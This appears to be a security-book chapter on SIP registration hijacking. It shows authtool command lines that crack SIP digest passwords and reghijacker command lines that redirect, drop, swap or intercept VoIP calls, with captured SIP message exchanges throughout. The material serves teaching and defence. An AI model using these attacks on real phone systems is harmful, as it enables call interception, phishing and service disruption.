Registration Hijacking
 | ||
| | ||
| | ||
Registration hijacking refers to a situation where an attacker replaces the legitimate registration with a false one, thereby causing inbound calls to go to a nonexistent device or another SIP device, possibly including a rogue application. For example, an attacker could route the CEO's calls to their internal IP phone. Figure 13-3 illustrates a hijacked registration.

Figure 13-3: Registration hijacking
You can also use registration hijacking to route inbound calls to a rogue application, which could mimic the intended user . An even worse scenario occurs when the attacker uses a rogue application to perform an application-level man-in-the-middle (MITM) attack. In this case, the rogue application is in the middle of the signaling and media streams. The rogue application can modify signaling and media or simply record interesting values in the signaling, along with the media. Figure 13-4 illustrates this form of registration hijacking.

Figure 13-4: MITM registration hijacking
At the beginning of the chapter, we showed how easy it is to erase registrations, especially in an unauthenticated UDP environment. Now, we will show how easy it is to use new and existing tools to hijack registrations. Note that of all SIP requests , REGISTERs are the most likely to use authentication, so we will show how to overcome it.
For more information on registration hijacking (and other attacks), go to these websites :
-
http://www.blackhat.com/presentations/win-usa-02/arkin-winsec02.ppt
-
http://www.securityfocus.com/infocus/1862
Attack Breaking Authentication with authtool
| Popularity: | 7 |
| Simplicity: | 6 |
| Impact: | 7 |
| Risk Rating: | 7 |
If digest authentication is used for REGISTER requests, the SIP proxy will respond with a 407 Proxy Authentication Required response. The response includes information needed to calculate an MD5 digest to be supplied in a new REGISTER request. To assist with cracking authentication, we developed an offline Linux command-line tool to extract information from SIP requests and responses and attempt to crack passwords offline. The command-line invocation for this tool, called authtool , is as follows :
authtool: ./authtool SipFilename d Dictionary p Password r OutputFilename v Usage Example: ./authtool sip_messages.txt d dictionary_file.txt Mandatory parameters: SipFilename A file containing SIP requests to scan for MD5 hashes to attempt to crack. -d Dictionary A text file containing passwords to guess OR. -p Password A single password to guess. Optional Parameters: -r OutputFilename A file to which results are written. -v Enables verbose output.
The authtool tool attempts to determine the password for each user referenced in a set of provided SIP requests and responses. The username/password pair(s) produced by this tool can be used directly and/or for registration hijacking. Before encountering an Authorization header line, the tool expects to find at least one REGISTER (or INVITE, OPTIONS, and so on) request line and at least one From : header line.
When an Authorization header line is encountered , the authtool tool extracts the parameters required to recompute the MD5 digest that must also be present on that Authorization line. The tool recomputes the digest as directed by command-line options. The tool performs a dictionary attack using a list of passwords or a single password, as specified on the command line. When it encounters a password that results in the same MD5 digest product as the digest string found in the Authorization header line, then the username, the password, and the From URI are printed to the standard output. If the r switch and a filename have been specified on the command line, then the results are also written to that file.
The URI output with the username/password solution is not the one extracted from the Authorization line uri parameter. The uri parameter from the Authorization line does not necessarily identify the user whose password has been determined. That statement is true in most cases. For example, the INVITE request line contains the URI of the person being invited into a call, not the user whose authentication was challenged. The REGISTER request line has the URI of the proxy server or registrar, not the URI of the user whose authentication was challenged. The user's URI is typically in the From : header line. The From: header's URI is output with the username/password solution.
The tool is stateless in that it does not check for username repeats as it encounters SIP responses with Authorization header lines. In fact, the same username may be provisioned in different authentication realms. That username might identify the same person or it might not, so a simple check for username repeats is insufficient in any case. Even if multiple occurrences of a username did identify the same person, that user's password might be different in different authentication realms.
| Note | Both SiVuS and Cain and Abel also provide SIP hash-cracking functions. We showed an example of how to use Cain and Abel for SIP hash cracking in Chapter 6. |
We enabled authentication for the SER SIP proxy to illustrate use of the authtool tool (and for subsequent registration hijacking examples). The SIP phones were provisioned with passwords that were the same as their extensions. This is obviously not recommended, but helps to illustrate the use of this tool. A short file was created containing example passwords. The contents of this file are listed here:
red blue green armstrong collins aldrin homer marge bart lisa maggie kirk spock mccoy sulu uhura 1000 1500 2000 2500 3000 password for Snom SIP phone at x3000 3500 password for Grandstream SIP phone at x3500 4000 password for Cisco SIP phone at x4000 4500 password for Avaya SIP phone at x4500 5000 5500 6000 6500 7000 7500
Following is a list of SIP requests and responses captured for a call between extensions 3000 and 4500. We used an INVITE as an example; this could also be done with a REGISTER:
INVITE sip:4500@10.1.101.45;user=phone SIP/2.0 Via: SIP/2.0/UDP 10.1.101.2:5060;branch=z9hG4bK-4jlcuqj2dxwd From: "3000" <sip:3000@10.1.101.30>;tag=6ovwovunk4 To: <sip:4500@10.1.101.45;user=phone> Call-ID: 3c267e733652-t90y7m2ccmwg@10-1-101-40 CSeq: 1 INVITE Max-Forwards: 70 Contact: <sip:3000@10.1.101.30:5060;line=jet7pbic> User-Agent: snom200-2.04g Accept-Language: en Accept: application/sdp Allow: INVITE, ACK, CANCEL, BYE, REFER, OPTIONS, NOTIFY, SUBSCRIBE, PRACK, MESSAGE, INFO Allow-Events: talk, hold, refer Supported: timer, 100rel, replaces Session-Expires: 7200 Content-Type: application/sdp Content-Length: 279 < snip SDP > SIP/2.0 407 Proxy Authentication Required Via: SIP/2.0/UDP 10.1.101.2:5060;branch=z9hG4bK-4jlcuqj2dxwd From: "3000" <sip:3000@10.1.101.30>;tag=6ovwovunk4 To: <sip:4500@10.1.101.45;user=phone>;tag=b27e1a1d33761e85846fc98f5f3a7e58.3f2d Call-ID: 3c267e733652-t90y7m2ccmwg@10-1-101-40 CSeq: 1 INVITE Proxy-Authenticate: Digest realm="enterprise.com", nonce="418abbbfd1273dce5496d313941d5b14f3967353" Server: Sip EXpress router Content-Length: 0 ACK sip:4500@10.1.101.45;user=phone SIP/2.0 Via: SIP/2.0/UDP 10.1.101.2:5060;branch=z9hG4bK-4jlcuqj2dxwd From: "3000" <sip:3000@10.1.101.30>;tag=6ovwovunk4 To: <sip:4500@10.1.101.45;user=phone>;tag=b27e1a1d33761e85846fc98f5f3a7e58.3f2d Call-ID: 3c267e733652-t90y7m2ccmwg@10-1-101-40 CSeq: 1 ACK Max-Forwards: 70 Contact: <sip:3000@10.1.101.30:5060;line=jet7pbic> Content-Length: 0 INVITE sip:4500@10.1.101.45;user=phone SIP/2.0 Via: SIP/2.0/UDP 10.1.101.2:5060;branch=z9hG4bK-3z10vngbdgn2 From: "3000" <sip:3000@10.1.101.30>;tag=6ovwovunk4 To: <sip:4500@10.1.101.45;user=phone> Call-ID: 3c267e733652-t90y7m2ccmwg@10-1-101-40 CSeq: 2 INVITE Max-Forwards: 70 Contact: <sip:3000@10.1.101.30:5060;line=jet7pbic> User-Agent: snom200-2.04g Accept-Language: en Accept: application/sdp Allow: INVITE, ACK, CANCEL, BYE, REFER, OPTIONS, NOTIFY, SUBSCRIBE, PRACK, MESSAGE, INFO Allow-Events: talk, hold, refer Supported: timer, 100rel, replaces Session-Expires: 7200 Proxy-Authorization: Digest username="3000",realm="enterprise.com", nonce="418abbbfd1273dce5496d313941d5b14f3967353", uri="sip:4500@10.1.101.45;user=phone", response="df439606ffa6c1f519cf783edcc720e6",algorithm=md5 Content-Type: application/sdp Content-Length: 279 < snip SDP >
The SER SIP proxy challenged the caller (3000) in the second message. The fourth message is the INVITE message that the phone at x3000 updated in response to the challenge. The phone used the parameters supplied to it in the 407 Proxy Authentication Required response, its username (3000), and its secret password (also 3000)to produce the MD5 digest it added to the INVITE message in the Proxy-Authorization header line.
When the authtool tool is run on a file with the previous SIP messages, it scans until it encounters the INVITE (or REGISTER) request with the Proxy-Authorization header line. It then uses the parameters in that header line, together with other MD5 digest parameters from the request, to compute an MD5 digest for each password in the dictionary file until the dictionary file is exhausted or the tool produces a MD5 digest matching the digest in the request. Because the password for the phone at x3000 is in the dictionary, a password solution is output for user 3000. The tool then continues scanning the captured messages until the messages are exhausted. The actual output for the command is shown here:
./authtool capturedsipmsgs d dictionary Authentication Tool - Version 1.0 - 04/01/2006 Captured SIP Messages File: capturedsipmsgs Password Dictionary File: dictionary User: 3000 Password: 3000 From: <sip:3000@10.1.101.30> 1 user/password solutions found
As discussed, the results can be used directly or as input to the registration hijacking tool described in the next section.
Attack Registration Hijacking with the reghijacker Tool
| Popularity: | 8 |
| Simplicity: | 8 |
| Impact: | 9 |
| Risk Rating: | 8 |
The Registration Hijacker tool, reghijacker , is a Linux-based tool that hijacks one user at a time in the designated domain. This tool has the following command-line options:
reghijacker: ./reghijacker EthernetInterface DomainIP RegistrarIP NewContact OutputFilename f Filename u Username p Password s interval -v Usage Example: ./reghijacker eth0 10.1.101.2 10.1.101.2 hacker@10.1.101.30 output_filename u 3000 p 3000 Mandatory parameters: EthernetInterface The Ethernet Interface to write to. DomainIP Domain in which the hijack will occur. RegistrarIP IPV4 address of the registrar. NewContact The contact for the hijacked registration. OutputFilename File to which output is written. -f Filename A file containing one or more user name/passwords to hijack. -u Username Username to hijack. -p Password Password for the user to hijack. Optional parameters: -s - Sleep interval between hijacks - in usec: default is none. -v - Print in verbose mode.
You can specify a filename containing usernames and passwords using the f parameter or designate a single username and password with the u and p parameters. When a filename is specified, each line in the file must contain one username and password pair. A possible source for a file of username/password pairs is the authtool tool.
The reghijacker tool first sends a REGISTER request to unbind the target user from all present contacts. As described in the previous section, this consists of a Contact header line containing the wildcard parameter ( * ) in conjunction with an Expires header line with the value 0 (zero). Together, these lines request the registrar to remove all bindings for the target user URI specified in the To header line.
Once all contacts have been deleted, a second REGISTER request is sent with a new Contact header line for that user. The new contact information is obtained from the command line. The URI for the new contact information is constructed by adding the prefix <sip: and suffix > to the command-line's hijack contact string. This results in contact information of the form:
<sip:hijack contact information string from the command line>
An arbitrary Expires interval is requested in the Expires header line of the second REGISTER request (for example, 60 minutes or 1 day).
Two REGISTER requests are required because we determined that the most definitive hijack would be one where all existingpresumably validcontact information for the user is erased. However, a hijack of sorts could be achieved by simply adding a hijack contact to the current list of registered user contacts. We demonstrated this attack in the earlier section, "Registration Addition with the add_registrations Tool."
A single REGISTER request would also be sufficient if the reghijacker knew all of the contact information for the user. In that case, one request could be built to expire each existing contact and add the hijack contact individually. That request could either have a separate Contact header line for each existing contact and an Expires parameter of zero included on each Contact header line, or the contacts being expired could be grouped within a single Contact header line. In both cases, the last Contact line would specify the hijack contact information and a non-zero Expires parameter.
The reghijacker tool is authentication-enabled in that it has the ability to calculate the MD5 digest when challenged by the registrar. The MD5 digest is calculated using the targeted username and its corresponding password, the realm and nonce specified by the Challenge response, the method (in other words, REGISTER), and the URI of the registrar in the REGISTER request-URI line. There are optional parameters that a challenger might require in the MD5 digest calculation (for example, qopquality of protection: opaque , cnonce , nonce-count ). These are not supported by the reghijacker tool at this time. Neither the SER nor Asterisk SIP proxy required these values.
The number of messages exchanged during a hijacking doubles when authentication is enabled as a result of the registrar challenging each REGISTER request it receives that does not incorporate the Authorization header line expected when authentication is enabled. The SIP RFC states that a User Agent Client (UAC) may store credentials (realm, nonce) to produce later MD5 digests for the same authentication realm, and the challenger may accept a digest calculated with credentials it supplied in an earlier exchange. The reghijacker tool does not store credentials. It only produces an Authorization header when challenged.
The attack approach used by the reghijacker tool is summarized in Figure 13-5.

Figure 13-5: Registration hijacker attack approach
The reghijacker tool supports authenticated and unauthenticated environments. The first example shows registration hijacking occurring in an unauthenticated domain:
./reghijacker eth0 ser_proxy 10.1.101.2 hacker@hacker_box results u 4000@hacker_box p not_needed -v
This command hijacks the registration for the Cisco SIP phone at extension 4000 and changes the registration to the hacker box. You can also easily change the new registration to another SIP phone. This command will cause inbound calls to extension 4000 to be routed to the hacker box, which is running a softphone allowing you to answer the call.
The SIP messages exchanged as a result of this attack are shown here. Note again that, in this example, no authentication is present:
Request-Line: REGISTER sip:10.1.101.99 SIP/2.0 Method: REGISTER Resent Packet: False Message Header Via: SIP/2.0/UDP 10.1.101.99:5060; branch=83c598e0-6fce-4414-afdd-11a8acd30527 From: 4000 <sip:4000@10.1.101.99>; tag=83c5ac5c-6fce-4414-80ce-de7720487e25 To: 4000 <sip:4000@10.1.101.99> Call-ID: 83c5baaa-6fce-4414-8ff6-f57c46985163 CSeq: 1 REGISTER Max-Forwards: 70 Contact: * Expires: 0 Content-Length: 0 Status-Line: SIP/2.0 200 Ok Status-Code: 200 Resent Packet: False Message Header Via: SIP/2.0/UDP 10.1.101.2:5060; branch=83c598e0-6fce-4414-afdd-11a8acd30527 From: 4000 <sip:4000@10.1.101.99>; tag=83c5ac5c-6fce-4414-80ce-de7720487e25 To: 4000 <sip:4000@10.1.101.99>; tag=b27e1a1d33761e85846fc98f5f3a7e58.fa75 Call-ID: 83c5baaa-6fce-4414-8ff6-f57c46985163 CSeq: 1 REGISTER Server: Sip EXpress router Content-Length: 0 Request-Line: REGISTER sip:10.1.101.99 SIP/2.0 Method: REGISTER Resent Packet: False Message Header Via: SIP/2.0/UDP 10.1.101.2:15002; branch=83cf6143-6fce-4414-9f8a-78bebf13145a From: 4000 <sip:4000@10.1.101.99>; tag=83c5ac5c-6fce-4414-80ce-de7720487e25 To: 4000 <sip:4000@10.1.101.99> Call-ID: 83c5baaa-6fce-4414-8ff6-f57c46985163 CSeq: 2 REGISTER Max-Forwards: 70 Contact: <sip:4000@10.1.101.99> Expires: 86400 Content-Length: 0 Status-Line: SIP/2.0 200 Ok Status-Code: 200 Resent Packet: False Message Header Via: SIP/2.0/UDP 10.1.101.2:15002; branch=83cf6143-6fce-4414-9f8a-78bebf13145a From: 4000 <sip:4000@10.1.101.99>; tag=83c5ac5c-6fce-4414-80ce-de7720487e25 To: 4000 <sip:4000@10.1.101.99>;tag=b27e1a1d33761e85846fc98f5f3a7e58.b81a Call-ID: 83c5baaa-6fce-4414-8ff6-f57c46985163 CSeq: 2 REGISTER Contact: <sip:4000@10.1.101.99>;q=0.00;expires=86400 Server: Sip EXpress router Content-Length: 0
Following is another set of SIP messages that result from the same command when authentication is enabled:
Request-Line: REGISTER sip:10.1.101.99 SIP/2.0 Method: REGISTER Resent Packet: False Message Header Via: SIP/2.0/UDP 10.1.101.99:5060; branch=844973e2-9b74-4414-a4c4-e5c31ea0af43 From: 4000 <sip:4000@10.1.101.99>; tag=84498301-9b74-4414-b38a-b6ce17bbf326 To: 4000 <sip:4000@10.1.101.99> Call-ID: 844995ba-9b74-4414-9e10-fd2366b9c457 CSeq: 1 REGISTER Max-Forwards: 70 Contact: * Expires: 0 Content-Length: 0 Status-Line: SIP/2.0 401 Unauthorized Status-Code: 401 Resent Packet: False Message Header Via: SIP/2.0/UDP 10.1.101.99:5060; branch=844973e2-9b74-4414-a4c4-e5c31ea0af43 From: 4000 <sip:4000@10.1.101.99>; tag=84498301-9b74-4414-b38a-b6ce17bbf326 To: 4000 <sip:4000@10.1.101.99>;tag=b27e1a1d33761e85846fc98f5f3a7e58.de58 Call-ID: 844995ba-9b74-4414-9e10-fd2366b9c457 CSeq: 1 REGISTER WWW-Authenticate: Digest realm="enterprise.com", nonce="4149b8e3aeaf97675c0bbe0e4c2388bfd7cd61ed" Server: Sip EXpress router Content-Length: 0 Request-Line: REGISTER sip:10.1.101.99 SIP/2.0 Method: REGISTER Resent Packet: False Message Header Via: SIP/2.0/UDP 10.1.101.99:5060; branch=8454b9b2-9b74-4414-aea7-4e58080eb2c3 From: 4000 <sip:4000@10.1.101.99>; tag=84498301-9b74-4414-b38a-b6ce17bbf326 To: 4000 <sip:4000@10.1.101.99> Call-ID: 844995ba-9b74-4414-9e10-fd2366b9c457 CSeq: 2 REGISTER Max-Forwards: 70 Contact: * Authorization: Digest username="4000",realm="enterprise.com", nonce="4149b8e3aeaf97675c0bbe0e4c2388bfd7cd61ed", uri="sip:10.1.101.10", response="e839ea3f45c69d6d9e7806e7d9dcefc2",algorithm=md5 Expires: 0 Content-Length: 0 Status-Line: SIP/2.0 200 Ok Status-Code: 200 Resent Packet: False Message Header Via: SIP/2.0/UDP 10.1.101.99:5060; branch=8454b9b2-9b74-4414-aea7-4e58080eb2c3 From: 4000 <sip:4000@10.1.101.99>; tag=84498301-9b74-4414-b38a-b6ce17bbf326 To: 4000 <sip:4000@10.1.101.99>; tag=b27e1a1d33761e85846fc98f5f3a7e58.be8a Call-ID: 844995ba-9b74-4414-9e10-fd2366b9c457 CSeq: 2 REGISTER Server: Sip EXpress router Content-Length: 0 Request-Line: REGISTER sip:10.1.101.99 SIP/2.0 Method: REGISTER Resent Packet: False Message body Via: SIP/2.0/UDP 10.1.101.99:5060; branch=848bedaa-9b74-4414-9a7d-7b90a772c196 From: 4000 <sip:4000@10.1.101.99>; tag=84498301-9b74-4414-b38a-b6ce17bbf326 To: 4000 <sip:4000@10.1.101.99> Call-ID: 844995ba-9b74-4414-9e10-fd2366b9c457 CSeq: 3 REGISTER Max-Forwards: 70 Contact: <sip:4000@10.1.101.99> Expires: 86400 Content-Length: 0 Status-Line: SIP/2.0 401 Unauthorized Status-Code: 401 Resent Packet: False Message Header Via: SIP/2.0/UDP 10.1.101.99:5060; branch=848bedaa-9b74-4414-9a7d-7b90a772c196 From: 4000 <sip:4000@10.1.101.99>; tag=84498301-9b74-4414-b38a-b6ce17bbf326 To: 4000 <sip:4000@10.1.101.99>; tag=b27e1a1d33761e85846fc98f5f3a7e58.ea1a Call-ID: 844995ba-9b74-4414-9e10-fd2366b9c457 CSeq: 3 REGISTER WWW-Authenticate: Digest realm="enterprise.com", nonce="4149b8e3aeaf97675c0bbe0e4c2388bfd7cd61ed" Server: Sip EXpress router Content-Length: 0 Request-Line: REGISTER sip:10.1.101.99 SIP/2.0 Method: REGISTER Resent Packet: False Message body Via: SIP/2.0/UDP 10.1.101.99:5060; branch=84963370-9b74-4414-a70d-f913e311ee46 From: 4000 <sip:4000@10.1.101.99>; tag=84498301-9b74-4414-b38a-b6ce17bbf326 To: 4000 <sip:4000@10.1.101.99> Call-ID: 844995ba-9b74-4414-9e10-fd2366b9c457 CSeq: 4 REGISTER Max-Forwards: 70 Contact: <sip:4000@10.1.101.99> Authorization: Digest username="4000",realm="enterprise.com", nonce="4149b8e3aeaf97675c0bbe0e4c2388bfd7cd61ed", uri="sip:10.1.101.10", response="e839ea3f45c69d6d9e7806e7d9dcefc2",algorithm=md5 Expires: 86400 Content-Length: 0 Status-Line: SIP/2.0 200 Ok Status-Code: 200 Resent Packet: False Message Header Via: SIP/2.0/UDP 10.1.101.99:5060; branch=84963370-9b74-4414-a70d-f913e311ee46 From: 4000 <sip:4000@10.1.101.99>; tag=84498301-9b74-4414-b38a-b6ce17bbf326 To: 4000 <sip:4000@10.1.101.11>; tag=b27e1a1d33761e85846fc98f5f3a7e58.9510 Call-ID: 844995ba-9b74-4414-9e10-fd2366b9c457 CSeq: 4 REGISTER Contact: <sip:4000@10.1.101.99>;q=0.00;expires=86400 Server: Sip EXpress router Content-Length: 0
These commands work equally well for both the SER and Asterisk SIP proxies. The messages exchanged differ slightly, in that the Asterisk SIP proxy responds with a 100 Trying response before sending the 200 OK response. The Asterisk SIP proxy also overrode the one-day expiration period and replaced it with one hour .
A number of attack scenarios are possible with the reghijacker tool. Some of the more obvious ones are covered in the next several sections.
Attack Hijacking a SIP Phone and Causing the Calls to Be Lost
| Popularity: | 9 |
| Simplicity: | 9 |
| Impact: | 9 |
| Risk Rating: | 9 |
The simplest attack scenario using the reghijacker tool is simply to hijack a registration and have the calls go to a destination that does not answer. This results in inbound calls to the intended destination being dropped. A couple of example reghijacker command invocations are shown here:
./reghijacker eth0 ser_proxy ser_proxy hacker@10.1.101.99 results u 3000@10.1.101.99 p 3000 v ./reghijacker eth0 ser_proxy ser_proxy hacker@10.1.101.99 results u 4000@10.1.101.99 p 4000 v
This attack assumes that no SIP phone or SIP softphone is running on the 10.1.101.99 system.
You can extend this attack to two or more SIP phones. You can use the -f parameter to specify a file containing users to hijack. In an unauthenticated domain, you would not need to specify passwords; all you would need is a list of extensions. This would be more difficult if authentication is usedyou would need passwords for all of the phones. Unfortunately, some enterprises might use "mechanically" generated passwords, such as the extensions in our examples, so if you are able to sniff and break one password, you may be able to break them all.
Attack Swapping Inbound Calls to Two SIP Phones
| Popularity: | 8 |
| Simplicity: | 9 |
| Impact: | 8 |
| Risk Rating: | 8 |
Another simple attack scenario is to use the reghijacker tool to swap registrations for two SIP phones, causing calls for one to go to the other and vice versa. The results could range from irritating to downright dangerous, depending on which SIP phones are swapped. You can cause calls to go to destinations where they absolutely should not go. The necessary command invocations of the reghijacker tool are shown here:
./reghijacker eth0 ser_proxy ser_proxy 4000@10.1.101.40 results u 3000@10.1.101.99 p 3000 v ./reghijacker eth0 ser_proxy ser_proxy 3000@10.1.101.30 results u 4000@10.1.101.99 p 4000 v
Attack Sending All Inbound Calls to One SIP Phone
| Popularity: | 8 |
| Simplicity: | 9 |
| Impact: | 9 |
| Risk Rating: | 9 |
Another attack scenario is to use the reghijacker tool to send calls for all (or many) SIP phones to one SIP phone, such as that used for a corporate executive. Again, this is trivial if authentication is not used. The necessary command invocations of the reghijacker tool are shown here:
./reghijacker eth0 ser_proxy ser_proxy exec@10.1.101.xx results u 3000@10.1.101.99 p 3000 v ./reghijacker eth0 ser_proxy ser_proxy exec@10.1.101.xx results u 4000@10.1.101.99 p 4000 v ./reghijacker eth0 ser_proxy ser_proxy exec@10.1.101.xx results u 5000@10.1.101.99 p 5000 v And so on
You can also use the -f option and a file containing the usernames/passwords for this type of attack.
Attack Phishing Attacks
| Popularity: | 9 |
| Simplicity: | 9 |
| Impact: | 9 |
| Risk Rating: | 9 |
You can use the reghijacker tool to send calls to a human (or possibly a softphone, which could play a voicemail message) who mimics the intended party, in order to try to obtain information. For example, you could hijack the registration for the IT department help desk, imitate an IT support person, and try to get passwords from users. An example command invocation of the reghijacker tool is shown here:
./reghijacker eth0 ser_proxy ser_proxy hacker@10.1.101.99 results u ITSupport@10.1.101.xx p ITSupportPassword v
Attack Man-in-the-Middle (MITM) Attacks
| Popularity: | 9 |
| Simplicity: | 7 |
| Impact: | 10 |
| Risk Rating: | 9 |
Perhaps the nastiest type of attack is to hijack the registration for a key SIP phone user and send the calls to a rogue softphone application that performs a B2BUA function and creates an MITM attack. The rogue B2BUA would see all the signaling and media for the call. The rogue B2BUA could record the signaling, drop calls, transfer calls, or simply record the audio while routing it back and forth between the caller and callee. An example command invocation of the reghijacker tool is shown here:
./reghijacker eth0 ser_proxy ser_proxy hacker@10.1.101.99 results u 4000@10.1.101.40 p 4000 v
This assumes that an MITM application, such as the sip_rogue tool, is running on the hacker box. In this attack, the sip_rogue tool will perform an MITM attack and relay the call to the intended recipient. While relaying the call, it will be able to monitor and change both the signaling and media. Some of the possible attacks are covered in Chapter 6.
Impact and Probability of Occurrence
Registration hijacking can be very nastyyou can use it to switch destinations around, causing, for example, an inbound call to the CEO to go to a random location. You can direct customer sales or support calls to engineering or the mail room. You can route inbound sales calls to a competitor. Large scale registration hijacking can be used to route calls randomly throughout an enterprise, resulting in significant disruption of the VoIP service.
You can also use registration hijacking to route inbound calls to a rogue application, which could trick the caller into leaving a sensitive voicemail message. The rogue application could easily mimic a voicemail system by answering the call and playing a message such as "The party you are trying to reach is not available please leave a message after the tone." Most users, especially external ones, would not recognize this as not being the corporate mail system. Of course, a more sophisticated attacker would just call destinations with the various voicemail systems and record their greetings , making it almost impossible for a user to detect such an attack. Even though many users have personalized their internal and external caller voicemail messages, if these were replaced by a legitimate sounding rogue greeting, it would fool virtually all callers .
For these attacks to take place, the attacker needs access to your internal network, which can occur when a user downloads a worm or virus with the ability to send packets that erase registrations or if an attacker gains access to the internal network through another means. The registration hijack attack is also possible from a public network if you use SIP trunks for access to your voice service provider.
Countermeasurs Countermeasures
You can employ several countermeasures to address registration hijacking attacks. These countermeasures are similar to those described in the "Countermeasures" section for erasing registrations.

EAN: 2147483647
Pages: 158